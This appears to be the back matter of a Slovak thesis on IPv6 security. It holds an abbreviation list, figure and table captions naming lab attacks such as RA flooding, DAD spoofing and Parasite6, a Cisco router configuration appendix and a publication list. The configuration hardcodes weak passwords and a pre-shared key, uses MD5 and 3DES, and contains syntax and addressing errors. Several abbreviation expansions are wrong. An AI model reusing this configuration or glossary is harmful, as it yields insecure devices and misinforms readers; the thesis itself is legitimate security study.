CAM	Media Access Control
CDP	Cisco Discovery Protocol
CCIE	Cisco Certified Internetwork Expert
CCNA	Cisco Certified Network Associate
CCP	Cisco Configuration Professional
CD/DVD	Compact Disc/ Digital Video Disc
CIDR	Classless Inter-Domain Routing
CEF	Cisco Express Forwarding
CLOUD	Oblak s modelom Infraštruktúra ako služba
CLI	Command Line Interface
CPU	Central Processing Unit/ centrální procesorová jednotka
DAD	Duplicate Address Detection - detekcia duplicitných adries
DAI	Dynamic ARP Inspection
DES	Data Encryption Standard
DHCP	Dynamic Host Configuration Protocol
DNS	Domain Name Systém

DoS	Denial of Service
DPPC	Dohľadové prijímacie poplachové centrum
DUID	DHCP Unique Identifier
EIGRP	Enhanced Interior Gateway Routing Protocol
EoL	End-of-life
EoS	End-of-sale
ESP	Encapsulating Security Payload
EUI-64	Extended Unique Identifier
FAI	Fakulta aplikované informatiky
FTP	File Transfer Protocol
HSRP	Hot Standby Router Protocol
GNS	Graphical Network Simulator
GRE	Generic Routing Encapsulation
GUI	Graphical user interface
HEX	hexadecimálny
HTTP	Hypertext Transfer Protocol
HTTPS	Hypertext Transfer Protocol Secure
IANA	Internet Assigned Numbers Authority
ICMP	Internet Control Message Protocol
IDS	Intrusion Detection System
IEEE	Institute of Electrical and Electronics Engineers
IETF	Internet Engineering Task Force
IKE	Internet Key Exchange
IOS	Internetwork Operating System
IOU	IOS on Unix
IP	Internet Protocol

IPS	In-plane switching
IPv4	Internet Protocol version 4
IPv6	Internet Protocol version 6
IPSec	IP security
IREEL	Responsive Effective Engaged Learning
ISATAP	Intra-Site Automatic Tunnel Addressing Protocol
ISO	International Organization for Standardization
IT	Informačné technológie
LAN	Local Area Network
MAC	Media Access Control
MCT	Manual Configured Tunnels
MITM	Man-in-the-middle
MLD	Multicast Listener Discover
MP-BGP	Multi Protocol Border Gateway Protocol
MPLS	Multiprotocol Label Switching
MTU	Maximum Transmission Unit
NAT	Network Address Translation
NAT-PAT	Network Address Translation – Protocol Address Translation
NAT-PT	Network Address Translation – Protocol Translation
NDP	Neighbor Discovery Protocol
NTP	Network Time Protocol
OS	Operating system – operačný systém
OSI	Open Systems Interconnection
OSPF	Open Shortest Path First
P2P	peer-to-peer
PIM	Protocol Independent Multicast

PIM-BDIR	PIM - Bidirectional
PIM-SM	PIM - Sparse Mode
PIM-SSM	PIM - Source Specific Multicast
QoS	Quality of Service/ Kvalita služby
RA	Router advertisement – ohlášení smerovača
RAM	Random Access Memory
RFC	Request for Change
RIP	Routing Information Protocol
RIPE	Réseaux IP Européens
RPF	Reverse path verification
RS	Router Solicitation – žiadosť smerovača
SA	Security Association
SIP	Session Initiation Protocol
SLAAC	Stateless address autoconfiguration
SNMP	Simple Network Management Protocol
SSH	Secure Shell
TCP	Transmission Control Protocol
TCP-UDP	Transmission Control Protocol - User Datagram Protocol
THC	The Hacker's Choice
TTL	Time to live
VLAN	Virtual Local Area Network
VMDK	Virtual Machine Disk
VoIP	Voice over Internet Protocol
VPN	Virtual Private Network – privátna virtuálna sieť
WAN	Wide Area Network
WIC	Wan Interface Card

ZOZNAM OBRÁZKOV

<i>Obr. 1: Časová os nástupu IPv6 s vyčerpáváním IPv4 [autor].....</i>	13
<i>Obr. 2: Porovnanie hlavičiek IPv4/IPv6 a SK preklad IPv6 hlavičky podľa Dr. Fecil'áka.....</i>	15
<i>Obr. 3: Mapa pokrytia s zodpovedajúcim regionálnym registrom pre ISP [10]</i>	17
<i>Obr. 4: Pridelovanie IPv6 adres a ukážka statickej alokácie v software GNS3 [autor]</i>	18
<i>Obr. 5: Štyri správy stavovej DHCPv6 medzi klientom a serverom [autor].....</i>	19
<i>Obr. 6: Duálna sada– integračná metóda, kde sú implementované IPv4, aj IPv6 adresy</i>	22
<i>Obr. 7: Tunelovanie IPv6 v IPv4 pakete [autor].....</i>	22
<i>Obr. 8: Princíp statického tunelovania a premostenia zákazníckej IPv6 siete pomocou IPv4 [autor].....</i>	23
<i>Obr. 9: Princíp 6to4 a ISATAP tunela a premostenia zákazníkovej IPv6 siete pomocou IPv4 [autor].....</i>	23
<i>Obr. 10: Ilustrácia použitej IPv6 adresy pre tunely [autor]</i>	24
<i>Obr. 11: Ukážka činnosti NAT-PT s mapovaním medzi hlavičkami IPv4 a IPv6 paketov [autor].....</i>	25
<i>Obr. 12: Hlavička IP paketu [autor]</i>	33
<i>Obr. 13: Nová hlavička ESP paketu v tunelovom a transportnom režime [autor]</i>	33
<i>Obr. 14 Nová hlavička AH paketu.</i>	34
<i>Obr. 15: Příklad IP Security tunelovania [autor]</i>	34
<i>Obr. 16: Viacsmerové vysielanie použité na záznam a archiváciu v DPPC [autor]</i>	39
<i>Obr. 17: Uživatelské rozhranie GNS3 s ukázkovou laboratórnou úlohou [autor]</i>	49
<i>Obr. 18: Úvodné okno so základnými informáciami o GNS3 serveri [autor].....</i>	50
<i>Obr. 19: Postup pridávania nového IOS a lokalizácia servera s ilustráciou [autor]</i>	51
<i>Obr. 20: Postup výberu IOS a platformy smerovača s ilustráciou [autor]</i>	51
<i>Obr. 21: Postup špecifikácie výpočtových zdrojov a modulov s ilustráciou [autor]</i>	52
<i>Obr. 22: Postup nastavenia IdlePC a rozpoznanie nečinnosti zdrojov s ilustráciou [autor]</i>	52
<i>Obr. 23: Topológia pripojenia firmy do Internetu so záložnou linkou [autor].....</i>	54
<i>Obr. 24: Simulátor prostredia a podmienok v produkčnej sieti ako aplikácia GNS3 [autor]</i>	54

<i>Obr. 25: Topológia IPv4 siete bez podpory IPv6 [autor]</i>	<i>59</i>
<i>Obr. 26: Topológia IPv4 siete s podporou IPv6 [autor]</i>	<i>59</i>
<i>Obr. 27: Ukážka emulácie OS Kali-Linux a IOS Cisco C7200 s Dynamips [autor]</i>	<i>62</i>
<i>Obr. 28: Nastavenie premostenia do Wi-Fi siete s povolením promiskuitného módu [autor]</i>	<i>64</i>
<i>Obr. 29: Zachytené telnet dáta pri autentifikácii a rekonštrukcia komunikácie [autor]</i>	<i>65</i>
<i>Obr. 30: Klasická topológia malej kancelárie, ktorá má povolený IPv6 protokol [autor]</i>	<i>67</i>
<i>Obr. 31 zobrazuje topológiu pre ukážku Parasite6. Konfigurácia rozhrania smerovača R1:</i>	<i>68</i>
<i>Obr. 32: Test dostupnosti globálnej IPv6 smerovača [autor]</i>	<i>69</i>
<i>Obr. 33: Mapovanie L3 na L2 adresy susedov v rozhraní pre IPv6 [autor]</i>	<i>69</i>
<i>Obr. 34: Podvrhovanie cieľa rámcov vo VLAN pomocou spoofing NA [autor]</i>	<i>70</i>
<i>Obr. 35: Aktualizovaný preklad L2 a L3 adries z tabuľky susedov [autor]</i>	<i>70</i>
<i>Obr. 36: Topológia malej spoločnosti, ktorá používa IPv6 protokol [autor]</i>	<i>74</i>
<i>Obr. 37: DoS útok pomocou podvrhnutých RA a falošnej predvolenej brány [autor]</i>	<i>75</i>
<i>Obr. 38: Prieskum nových IPv6 adries cez rozhranie eth0 v lokálnej sieti [autor]</i>	<i>76</i>
<i>Obr. 39: DoS útok pomocou podvrhnutých potvrdení DAD vo Windows 10/XP [autor]</i>	<i>77</i>
<i>Obr. 40: Aktivovanie útoku záplavy RA s falošnou zdrojovou linkovou lokálnou adresou [autor]</i>	<i>78</i>
<i>Obr. 41: Závaž smerovača pred a po útoku záplavou RA [autor]</i>	<i>79</i>
<i>Obr. 42: Zachytených podvrhnutých 28 381 RA správ za 9,66251 s [autor]</i>	<i>79</i>
<i>Obr. 43: Generované IPv6 na základe novej predvolenej brány a smerovača podľa RA [autor]</i>	<i>80</i>
<i>Obr. 44: Aktivovanie útoku záplavy NA s falošnou zdrojovou linkovou lokálnou adresou [autor]</i>	<i>80</i>
<i>Obr. 45: Zachytené podvrhnuté NA správy za 9,66251 s [autor]</i>	<i>81</i>
<i>Obr. 46: Prieskumný útok povolenia rozšírených hlavičiek a otvorenosti služieb [autor]</i>	<i>82</i>
<i>Obr. 47: DoS útok podvrhnutím zdrojovej adresy paketov známou multicastovou adresou [autor]</i>	<i>83</i>

ZOZNAM TABULIEK

<i>Tab. 1: Porovnanie referenčných modelov OSI, TCP/IP s aktuálnym modelom [1]</i>	12
<i>Tab. 2: Typické protokoly, ktoré sa používajú na zodpovedajúcich vrstvách [2]</i>	13
<i>Tab. 3: Porovnanie technológií IPv4 s IPv6 na základe rozdielu v hlavičke paketu [4]</i>	14
<i>Tab. 4: Štruktúra subsieťovania IPv6 globálnych unicast adries [4]</i>	17
<i>Tab. 5: Porovnanie odporúčaných simulačných a emulačných aplikácií [autor]</i>	45
<i>Tab. 6: Výhody a nevýhody odporúčaných simulačných a emulačných aplikácií [autor]</i>	46
<i>Tab. 7: Konfigurácia mostu rozhrania medzi en0 a tap0 pomocou programu TunTap</i>	49
<i>Tab. 8: Adresácia zariadení na úrovni sieťovej vrstvy pre správu siete zákazníka [autor]</i>	60
<i>Tab. 9: Konfigurácia smerovačov v Cisco IOS 15.2(4) S3 [autor]</i>	61
<i>Tab. 10: Nastavenie IPv6 adries pred penetračným testovaním [autor]</i>	68
<i>Tab. 11: Priradené IP adresy autokonfiguráciou podľa MAC adresy [autor]</i>	69
<i>Tab. 12: Nastavenie RA Guard politiky na smerovači [autor]</i>	71
<i>Tab. 13: Nastavenie RA Guard pre špecifickú VLAN u host'a [autor]</i>	71
<i>Tab. 14: Nastavenie kontrolného zoznamu FAI_ACL_RA pre znemožnenie RA spoofingu [autor]</i>	71
<i>Tab. 15: Nastavenie ACL FAI_ACL_RA_frag_možnosti pre filtrovanie známych adries [autor]</i>	72
<i>Tab. 16: Syntax príkazu pre oznamovanie podvrhnutých RA</i>	75
<i>Tab. 17: Syntax príkazu pre počúvanie DAD nových IPv6 adries v lokálnej sieti</i>	76
<i>Tab. 18: Príkazy Windows pre reset sieťového adaptéra s právami Administrátora</i>	76
<i>Tab. 19: Syntax príkazu pre podvrhnutie potvrdenia DAD novej IPv6 adresy</i>	77
<i>Tab. 20: Syntax príkazu záplavy správ RA s falošnou zdrojovou linkovou lokálnou adresou</i>	78
<i>Tab. 21: Syntax príkazu záplavy správ NA s falošnou zdrojovou linkovou lokálnou adresou</i>	80
<i>Tab. 22: Syntax pieskumného útoku povolenia rozšírených hlavičiek a otvorenosti služieb</i>	81
<i>Tab. 23: Syntax útoku podvrhnutia zdrojových adries známou multicastovou adresou</i>	83

ZOZNAM PRÍLOH

PRÍLOHA P 1: ZDROJOVÉ KÓDY SMEROVAČA R6 ÚLOHY Z KAP. 6

PRÍLOHA P 2: PREPOJENIE VIRTUÁLNEJ A REÁLNEJ SIETE

PRÍLOHA P 3: AUTOROVA PUBLIKAČNÁ ČINNOSŤ

PRÍLOHA P I: ZDROJOVÉ KÓDY SMEROVAČA ÚLOHY Z KAP. 6**! Základná konfigurácia prístupu, mená, heslá, šifrovanie****!1:**

```
configure terminal
    hostname R6
    enable secret biscisco
    service password-encryption
    no ip domain-lookup
    banner motd #Unauthorized access to this device is prohibited!#

    line con 0
    exec-timeout 5 30
    password biscisco
    login
    line vty 0 4
    password password biscisco
    login
```

!Konfigurácia, rozhraní IPv4, L3 vrstva, spätnovazbová slučku**!2:**

```
configure terminal
    inter g0/0
        ip address 185.14.235.218 255.255.255.252
        no shutdown
    inter e1/2
        ip address 172.18.12.1 255.255.254.0
        no shutdown
    inter e1/1
        ip address 172.18.15.1 255.255.255.192
        no shutdown
    inter e1/0
        ip address 171.18.15.193 255.255.255.240
        no shutdown
    interface loopback 0
        ip address 185.14.235.254 255.255.255.255
        no shutdown
```

!Nastavenie OSPFv2, inzerovanie, oblasti, RID**!3:**

```
configure terminal
    router ospf 2
        router-id 6.6.6.6
        network 172.18.12.0 0.0.1.255 area 10
        network 172.18.15.192 0.0.0.15 area 10
        network 185.14.235.216 0.0.0.3 area 10
```

```
interface loopback 0
ip ospf 2 area 10
no shutdown

ip route 0.0.0.0 0.0.0.0 e1/0
```

! Povolenie IPv6, konfigurácia L3 rozhraní podľa mgnt adries !4:

```
configure terminal
    ipv6 unicast-routing
    ipv6 cef
    no ipv6 source-route

    inter g0/0
        ipv6 enable
        ipv6 address 2a00:cb20:DD::10/126
        no shutdown
    inter e1/2
        ipv6 enable
        ipv6 address fd00:cb20:6:1::1/64
        no shutdown
    inter e1/0
        ipv6 enable
        ipv6 address fd00:cb20:2:1::1/64
        no shutdown

    interface loopback 0
        ipv6 enable
        ipv6 address 2a00:cb20:f::6/128
        no shutdown
```

! Nastavenie IPv6 smerovania OSPFv3 !5:

```
configure terminal
    ipv6 router ospf 2
        inter g0/0
            ipv6 ospf 2 area 10
            inter e1/2
        ipv6 ospf 2 area 10
        interface loopback 0
        ipv6 ospf 2 area 10
    exit
    ipv6 route ::/0 e1/0
    default-information originate
```



! Nastavenie IPv6 tunelu nad IPv4 pomocou IPSec**!6:**

```
conf term
  ipv6 multicast-routing
  crypto isakmp policy 15
  authentication pre-share
  hash md5
  group 2
  encryption 3des
  exit
  crypto isakmp key cisco-10 address 185.14.232.18 255.255.255.252
  crypto IPSectransform-set myset0 ah-sha-hmac esp-3des
  crypto IPSecprofile ipsecprof
  set transform-set myset0
exit
interface tunnel 1
  ipv6 address 2a00:cb20:E::2/126
  tunnel mode gre ip
  tunnel source 185.14.235.218
  tunnel destination 185.14.232.18
  tunnel protection IPSecprofile ipsecprof
  exit
  ipv6 route fd00:cb20:3:1::/64 tunnel 1
```

! Nastavenie NAT-PT prekladu z IPv6(g0/0) na IPv4(e1/0)**!7:**

```
configure terminal
  ipv6 nat prefix 2a00:cb20:DD::/120
  interface ethernet g0/0
    ipv6 nat
  interface ethernet e1/1
    ipv6 nat
```

PRÍLOHA P 2: PREPOJENIE VIRTUÁLNEJ A REÁLNEJ SIETE



PRÍLOHA P III: AUTOROVA PUBLIKAČNÁ ČINNOSŤ

FIALKA, M.,; URBANČOK, L.,; CHARVÁTOVÁ, H.: *Importance of 3D animations in Mathematics II education for students of security technologies study field at TBU in Zlín*. In Sborník příspěvku z mezinárodní reference TVV 2012. Olomouc: Pedagogická fakulta Univerzita Palackého v Olomouci, 2012, s. 418-422. ISBN: 978-80-86768-36-6.

FIALKA, M.,; URBANČOK, L.,; CHARVÁTOVÁ, H.: *Modelling of graphs of functions in integral calculus taught in first term at FAI of the TBU*. In Sborník příspěvku z mezinárodní reference TVV 2012. Olomouc: Pedagogická fakulta Univerzita Palackého v Olomouci, 2012, s. 423-427. ISBN: 978-80-86768-36-6.

URBANČOK, L.,; JURÍČEK, O.: *Dielektrická spektroskopie vybraných materiálů v oblasti elektromagnetického spektra 140-220 GHz*. In Studentská tvůrčí a odborná činnost STOČ 2013. Zlín: Fakulta aplikované informatiky, Univerzita Tomáše Bati ve Zlíně, 2013.